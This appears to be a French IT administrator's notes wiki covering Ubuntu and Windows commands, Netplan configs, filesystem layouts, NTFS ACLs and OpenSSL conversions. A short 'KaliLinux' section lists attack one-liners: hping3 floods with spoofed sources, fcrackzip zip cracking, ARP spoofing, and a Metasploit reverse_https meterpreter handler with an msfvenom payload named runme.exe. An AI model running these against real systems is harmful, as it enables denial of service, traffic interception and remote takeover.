Lorsqu’il vous revient d’ajouter des utilisateurs à un appareil ou à un service, et donc de choisir le niveau de permission à leur accorder, appliquez toujours la règle du privilège minimum et assurez-vous que chacun des utilisateurs ait uniquement les permissions dont il a besoin. Par défaut, tous les utilisateurs d’un poste de travail ou d’un serveur doivent avoir un niveau d’accès limité au système d’exploitation et aux informations. Ensuite, il vous revient de personnaliser les attributions et possibilités de chacun.
KaliLinux - Commandes utiles
I. DDoS attack
Flood ICMP paquets avec ip aléatoire :
hping3 -1 --flood --rand-source <hostip>Flood UDP paquets avec ip aléatoire :
hping3 -2 --flood --rand-source <hostip>Flood TCP Syn paquets avec ip aléatoire :
hping3 -S --flood --rand-source <hostip>III. Password Attack
Cracker un zip (brute force):
#Command
fcrackzip -u -b </path/to/zip>
#Exemple
fcrackzip -u -b /home/kali/Documents/monzip.zipCraquer un zip (dictionnaire):
#Command
fcrackzip -u -D -p </path/to/dictionary> </path/to/zip>
#Exemple
fcrackzip -u -D -p /home/kali/testdict.txt /home/kali/Documents/monzip.zipV. Man in the Middle
Récupérer les infos de tables arp :
arp -aactiver l'ip forwarding :
sysctl -w net.ipv4.ip_forward=1lancer le spoofing :
arpspoof -i <interfaceName> -t <ip victime> <ip routeur>Utiliser une page web middle :
setoolkitexploit windows meterpreter server :
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_https
set LHOST 10.11.0.5
set LPORT 8443
runGenerate client :
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.11.0.5 LPORT=8443 -f exe -o runme.exe
VI. Scan web
Terminologie de base Cyber
I. Types de hackers
Ils sont rangés par considérations éthiques au regard de la loi et non eu regard de leurs convictions.
|
|
Le "white hat" |
Connu en tant que "Hacker éthique", ils sont employés par des sociétés privées ou des gouvernement pour identifier les failles et aider les entreprises et institution à se protéger. Il s'agit d'experts en cybersécurités agissants sous contrat et dans un cadre légal strict.
Ils comprennent entre autres :
- Les auditeurs en cybersécurité
- Les chercheurs en cybersécurité
- Les personnes agréées en OSINT
|
|
Le "Grey hat" |
Bien qu'agissant souvent pour le bien commun ou pour prouver leurs compétences, ils le font à la marge du cadre légal voire en dehors. Il peut s'agir d'experts ou de "freelance" et agissent le plus souvent en électron libre. Leurs actions visent à révéler des faiblesses ou des failles dans les infrastructures, ou apporter une preuve de leurs compétences, bien qu'ils ne soient pas mandatés pour le faire.
Certains le font également pour alerter le public en exfiltrant des documents ou informations confidentielles.
Ils comprennent entre autres :
- Les lanceurs d'alertes
- Les "security enthusiasts"
- Les "pentesters" amateurs
- Les "Hacktivistes" (tant qu'ils n'ont pas de comportement destructeurs ou a visée terroriste).
|
|
Le "Black hat" |
Il s'agit de tous les types de pirates malveillant ou agissant de manière destructive. On y retrouve toutes les activité cybercriminelles allant du Ransomware au vol d'information confidentielle. Si la plupart du temps, ils agissent pour l'argent, certains peuvent agir par raison politique.
Ils comprennent entre autre :
- Les cybercriminels (isolés ou en organisation)
- Les organisations terroristes
- Les 'script kiddies'
- Les "Hacktivistes" plus extrémistes
II. Red Team, Blue Team
Openssl - Commandes de conversion
De PFX vers .crt et .key :
- Extraire et décoder la clé privée
openssl pkcs12 -in <chemin/vers/pfx> -nocerts -out private.key
openssl rsa -in private.key -out private_unencrypted.key- Extraire le certificat
openssl pkcs12 -in <chemin/vers/pfx> -clcerts -nokeys -out certificate.crtDe .crt & .key vers .pfx
openssl pkcs12 -inkey private.key -in certificate.crt -export -out myfile.pfxSchema URL
Constitution de l'URI

Points d'attentions

Solidité mots de passe (2025)

Supervision
Zabbix - Tips&Tricks
Afficher l'utilisation de la bande passante
In:{SW605X:net.if.in[ifInOctets.5].last(0)} / Out:{SW605X:net.if.out[ifOutOctets.5].last(0)} [{SW605X:net.if.speed[ifSpeed.5].last(0)}]Ubuntu
Ubtunu - installation libcaca
lib caca est une librairie python qui, couplée à un parseur de lien permet de jouer une video dans le terminal en faisant une conversion directe du flus vidéo en Ascii art.
Bien que n'ayant aucune réelle utilité en soi, cela peut être drôle lorsque utilisé sur un honeypot par exemple.
Pour l'installer :
sudo apt update
sudo apt install python3.12-venv caca-utils mpv
Initialiser le venv python avec :
python3 -m venv venv
source venv/bin/activateInstaller le convertisseur de flux dans le venv :
python3 -m pip install yt-dlp
Pour lancer une vidéo :
mpv -vo caca <lien de video> 2>/dev/null
Pour interrompre la video : 'ctrl+c'
Ubuntu - Commandes utiles
I. Commandes génériques
Récupérer l’historique des commandes entrées :
historyVoir le répertoire courant :
pwdVoir avec quel utilisateur l'on est connecté :
whoamiAstuce : Pour filtrer le résultat d'une commande, ajouter : | grep "chainedecaractèreàrechercher"
II. Ressources systèmes
lancer le ressource monitor :
htopvoir les processus et leurs PID :
psauxIII. Disques & partitions
Voir sur quels SCSI et contrôleurs sont les disques :
lsblk --scsi
voir l'ensemble des chemins des disques et points de montages :
lsblk
Voir l'utilisation des disques :
df -H
Rescanner la capacité disque après un extend :
echo 1>/sys/class/block/sdd/device/rescanou
echo 1>/sys/class/scsi_device/X:X:X:X/device/block/device/rescanVoir le top 10 des fichiers les plus volumineux :
du -ah /path/to/dir | sort -rh | head -n 10IV. traitement des logs
Voir un log en live :
tail -f /chemin/vers/le/logSupprimer les logs plus vieux que x jours :
find /var/log/ -type f -mtime +<nbjours> -exec rm -f {} \;Archiver les logs plus vieux que x jours :
find /var/log/ -type f -mtime +<nbjours> -exec gz {} \;Voir le top 10 des fichiers les plus lourds :
find /var/log -type f -exec du -Sh {} + | sort -rh | head -n 10Vider toutes les lignes sauf les n dernières :
echo "$(tail -1000 /var/log/messages)" > /var/log/messages
echo -e "\n### Log reduced via purge command at $(date) ###\n" >> /var/log/messagesV. Date / Heure
Vérifier la date et l'heure :
timedatectlTrouver la timezone et la paramétrer :
timedatectl list-timezones | grep <motclédelatimezone>
timedatectl set-timezone Region/LocationOu pour le Paramétrer en UTC
timedatectl set-timezone UTCDéfinir la date et l'heure :
timedatectl set-time yyyy-mm-dd
timedatectl set-time hh:mm:ssChanger la source NTP :
Pour changer le serveur source de temps : Editer le fichier '/etc/systemd/timesyncd.conf'.
Redémarrer le service ntp :
systemctl restart systemd-timesyncdVI. raccourcis VIM
copier les x prochaines lignes : xyy (exemple pour 3 lignes : 3yy)
couper les x prochaines lignes : xdd (exemple pour 3 lignes : 3dd)
coller la ou les ligne(s) copiées/coupées : p
chercher une chaîne de caractères : /chainedecaractères (pour chercher l'occurence suivante, appuyer sur 'n')
enregistrer : :w
eregistrer et quitter : :wq
quitter : :q
quitter sans enregistrer : :q!
Ubuntu - Exemple configuration Netplan
I. Nouveau format (ipfixe):
network:
ethernets:
eth0:
dhcp4: false
addresses: [192.168.1.253/24]
nameservers:
addresses: [8.8.8.8, 8.8.4.4]
routes:
- to: default
via: 192.168.1.254
version: 2
II. En WIFI
network:
version: 2
wifis:
wlp3s0:
dhcp4: no
dhcp6: no
addresses: [192.168.80.222/24]
nameservers:
addresses: [192.168.80.1, 8.8.8.8]
access-points:
"bssid":
password: "pass"
routes:
- to: default
via: 192.168.80.32III. Avec LAGG et VLAN
network:
version: 2
renderer: NetworkManager
bonds:
bond0:
dhcp4: no
interfaces: [enp4s0,enp0s31f6]
parameters:
lacp-rate: fast
mode: 802.3ad
transmit-hash-policy: layer2
mii-monitor-interval: 100
ethernets:
enp4s0: {}
enp0s31f6: {}
vlans:
bond0.30:
dhcp4: no
addresses: [192.168.1.225/24]
gateway4: 192.168.1.254
id: 30
link: bond0
routes:
-to: 238.0.0.0
via: 192.168.1.225
bond0.31:
dhcp4: no
addresses: [172.20.6.225/16]
gateway4: 172.20.0.254
id: 31
link: bond0
bond0.33:
dhcp4: no
addresses: [192.168.33.95/24]
gateway4: 192.168.33.254
id: 33
link: bond0
nameservers:
addresses: [192.168.33.11, 192.168.33.12]
Ubuntu - système de fichier
Les systèmes de fichiers linux sont la plupars du temps organisés comme suit:
/ (la racine du système)
- /bin (Utilitaires et programmes pour l'utilisateur)
- commandes principales du systèmes
- interpreteurs de commandes (sh, bash, ...)
- outils d'administrations systèmes (sudo, su, passwd, ...)
- outils de manipulation de texte (grep, sed, awk, ...)
- outils de compressions (tar, zip, gzip, ...)
- utilitaires réseaux (ping, ifconfig, ssh, ...)
- /boot (Noyaux système et fichiers associés)
- Images du noyau
- Images du fichier RAM
- secteurs de boot
- /dev (Composants et périphériques reconnus par le système)
- /etc (Fichiers de configuration du système et des services)
- crontab (gestionaire de tâche)
- hosts (fichier host)
- hostname (nom de la machine)
- passwd (liste des utilisateurs et leurs mots de passes Hashés)
- groups (liste des groupes et de leurs membres
- /etc/fstab (montage des disques et volumes au démarrage)
- /home (Répertoires utilisateurs et leurs environements)
- /lib (Librairies partagées par les programmes et composants système)
- /lost+founds (Présent sur chaque point de montage, contient des fichiers de récupération en cas de problèmes)
- /media ( Points de montage des périphériques retirables. ex: clé usb, lecteur CD, image iso, ...)
- /mnt (Points de montage pour les disques ou volumes montés manuellement)
- /opt (Répertoire d'installation pour les logiciels 'optionnels' ou installés manuellement)
- /proc (Système de fichier virtuel contenant des mappages en lecture vers les fichiers du Kernel)
- /root (Répertoire personnel de l'administrateur système)
- /sbin (Utilitaires et programes systèmes, souvent réservé au sperutilisateur)
- /tmp (Stockage pour les fichiers temporaires. Selon la configuration, se vide à chaque redémarrage)
- /usr (Programmes et fichiers de support utilisés par les utilisateurs)
- /usr/bin (Programmes exécutables installés par la distribution linux utilisée)
- /usr/lib (Librairies partagées pour les programes dans /usr/bin)
- /usr/local (Programmes non fournis par la distribution mais nécéssitant d'être exécutés par le système)
- /usr/sbin (Utilitaires d'administrations systèmes additionnels)
- /usr/share (Données partagées utilisées par les programmes. Icônes, fichiers de configurations par défaut, ...)
- /usr/share/doc (Documentation des logiciels additionnels installés sur le système. Organisés par paquets)
- /var (Toutes les données dynamiques ou variables du systèmes et des logiciels)
- /var/log (Fichiers journaux du système et des applications)
Windows
Windows - Commande diagnostic Active directory
Diagnostics arborescence
Diagnostic général
Diagnostic rôles
Diagnostic replication
Sites & services
Windows - Commandes windows core de base
Obtenir les informations systèmes :
systeminfoLancer powershell :
powershellLancer l’éditeur de registre :
regeditLancer le configurateur de serveur :
sconfigActiver / désactiver un ou tous les firewall(s):
netsh advfirewall set <local|domain|public|allprofiles> state <on|off>Vérifier si le proxy est présent :
netsh winhttp show proxyRedémarrer le système immédiatement :
shutdown /r /t 00Arrêter le système immédiatement :
shutdown /s /t 00Monter / démonter un lecteur réseau (les options /persistent et /user sont facultatives) :
net use <lettreLecteur> <chemin UNC> /persistent /user:<username>
net use /delete <lettreLecteur>Afficher le gestionnaire de tâches :
taskmgrAfficher le magasin de certificats :
dir cert:/localmachine/<magasin>Configurer un service :
sc config [<ServiceName>] [type= {own | share | kernel | filesys | rec | adapt | interact type= {own | share}}] [start= {boot | system | auto | demand | disabled | delayed-auto}] [error= {normal | severe | critical | ignore}] [binpath= <BinaryPathName>] [group= <LoadOrderGroup>] [tag= {yes | no}] [depend= <dependencies>] [obj= {<AccountName> | <ObjectName>}] [displayname= <DisplayName>] [password= <Password>]Voir les mises à jours Windows installées :
Get-HotfixVoir avec quel compte l’on est logué :
whoamiActivation Windows :
slmgr /ipk <ProductKey>
slmgr /atoParamétrage source NTP :
net stop w32time
w32tm /config /syncfromflags:manual /manualpeerlist:"<AdresseServerNTP>"
w32tm /config /reliable:yes
net start w32time
w32tm /config /update
w32tm /resync /rediscover
w32tm /query /statusWindows - Liste des url windows update
- http://windowsupdate.microsoft.com
- http://*.windowsupdate.microsoft.com
- https://*.windowsupdate.microsoft.com
- http://*.update.microsoft.com
- https://*.update.microsoft.com
- http://*.windowsupdate.com
- http://download.windowsupdate.com
- http://download.microsoft.com
- http://*.download.windowsupdate.com
- http://wustat.windows.com
- http://ntservicepack.microsoft.com
Windows - Matrice des permissions NTFS
I. Introduction
Lors de la création des acl avec powershell, il faut utiliser un formatage spécifique.
$acl.AddAccessRule([System.Security.AccessControl.FileSystemAccessRule]::new(
"<groupeAD>", "ReadAndExecute","ContainerInherit,ObjectInherit","none","Allow"
))Le document ci-dessous décrit les éléments attendus pour chaque attribut.
II. Valeurs attendues
2.1 Attribut 1 : Nom de groupe
Le premier attribut est le nom du groupe / utilisateur sur lequel les permissions vont s'appliquer. Celui-ci est au format 'Scope\Groupe'
| Groupe / Utilisateur |
| Domaine\groupe |
| Builtin\groupe |
| groupe local |
| everyone |
| "NT AUTHORITY\SYSTEM" |
2.2 Attribut 2 : Droits à appliquer
Le Second attribut contiennent le(s) droit(s) à appliquer. Il est possible d'en mettre plusieurs, en les séparant par une virgule.
exemple : "Read,Write,ReadAndExecute"
Ils sont de trois types :
- Normaux
-
-
Read -
Write -
ReadAndExecute -
Modify -
FullControl -
ListDirectory -
ReadAttributes -
ReadExtendedAttributes -
WriteAttributes -
WriteExtendedAttributes -
Delete -
DeleteSubdirectoriesAndFiles -
ReadPermissions -
ChangePermissions -
TakeOwnership -
Synchronize
-
- Combinés
-
-
ReadData -
WriteData -
AppendData -
ExecuteFile
-
- Spéciaux
-
-
Traverse -
CreateFiles -
CreateDirectories
-
2.3 Attribut 3 : Héritage
Le troisième attribut concerne la portée des droits.
| Valeur | Signification |
| None | S'applique uniquement à ce dossier |
| ContainerInherit | S'applique aux sous-dossiers |
| ObjectInherit | S'applique aux fichiers |
| ContainerInherit,ObjectInherit | S'applique aux sous-dossiers et aux fichiers |
2.4 Attribut 4 : Propagation
Le quatrième attribut désigne la propagations des permissions.
| Valeur | Signification |
| None | Héritage normal récursif. |
| NoPropagateInherit | S'applique aux enfants direct mais pas en dessous. |
| InheritOnly | S'applique uniquement aux enfants mais pas aux parents. |
2.5 Attribut 5 : Type
Le dernier paramètre définit le type d'ACL. Deux types :
- Allow
- Deny
Info : Pour rappel, les ACL de type 'Deny' sont prioritaire par rapport à un 'Allow'.
Windows - Système de fichier
C:\ Racine du système
- Perflog (Contient des fichiers journaux)
- sur les performances du système
- diagnostics du système
- Program Files (Contient les programmes installés (64 bits))
- Program Files (x86) (Contient les programmes installés (32 bits))
- (caché) Program data (Contient les fichiers liés aux programmes installés)
- fichiers de configurations
- fichiers temporaires
- mises à jours applicatives
- (caché) Recovery (Contient l'environnement de récupération)
- (caché) System Volume Informations (contient des informations sur le volume)
- points de restauration systèmes
- données systèmes (shadow copy service, windows backup,...)
- Users (contient les données utilisateurs)
- <nom utilisateur>
- 3D objects
- (caché) Appdata --> données et configurations des applications propres à l'utilisateur
- (caché) Application data --> même que ci dessus (Legacy)
- Contacts
- (caché) Cookies
- Desktop
- Documents
- Downloads
- Favorites
- Links
- (caché) Local settings --> Réglages applicatifs propres à l'utilisateur
- Music
- (caché) My documents --> (Legacy)
- (caché) NetHood --> raccourcis du voisinage réseau (suite à une découverte réseau avec UPnP ou autre)
- Pictures
- (caché) Recent --> raccourcis vers les fichiers récemment utilisés
- Saved Games
- Searches --> historique des recherches récentes
- (caché) SendTo --> Contient les raccourcis du menu contextuel "envoyer vers"
- (caché) Start Menu --> Contient les raccourcis du menu démarrer
- Videos
- (caché) NTUSER.DAT (et associés) --> le profil "système" de l'utilisateur
- son identité pour le système et ses clé de registre
- <nom utilisateur>
- Windows (Contient les fichiers et exécutables du système d'exploitation)
- (caché) pagefile.sys (swap) --> fichier d'échange entre la mémoire et le disque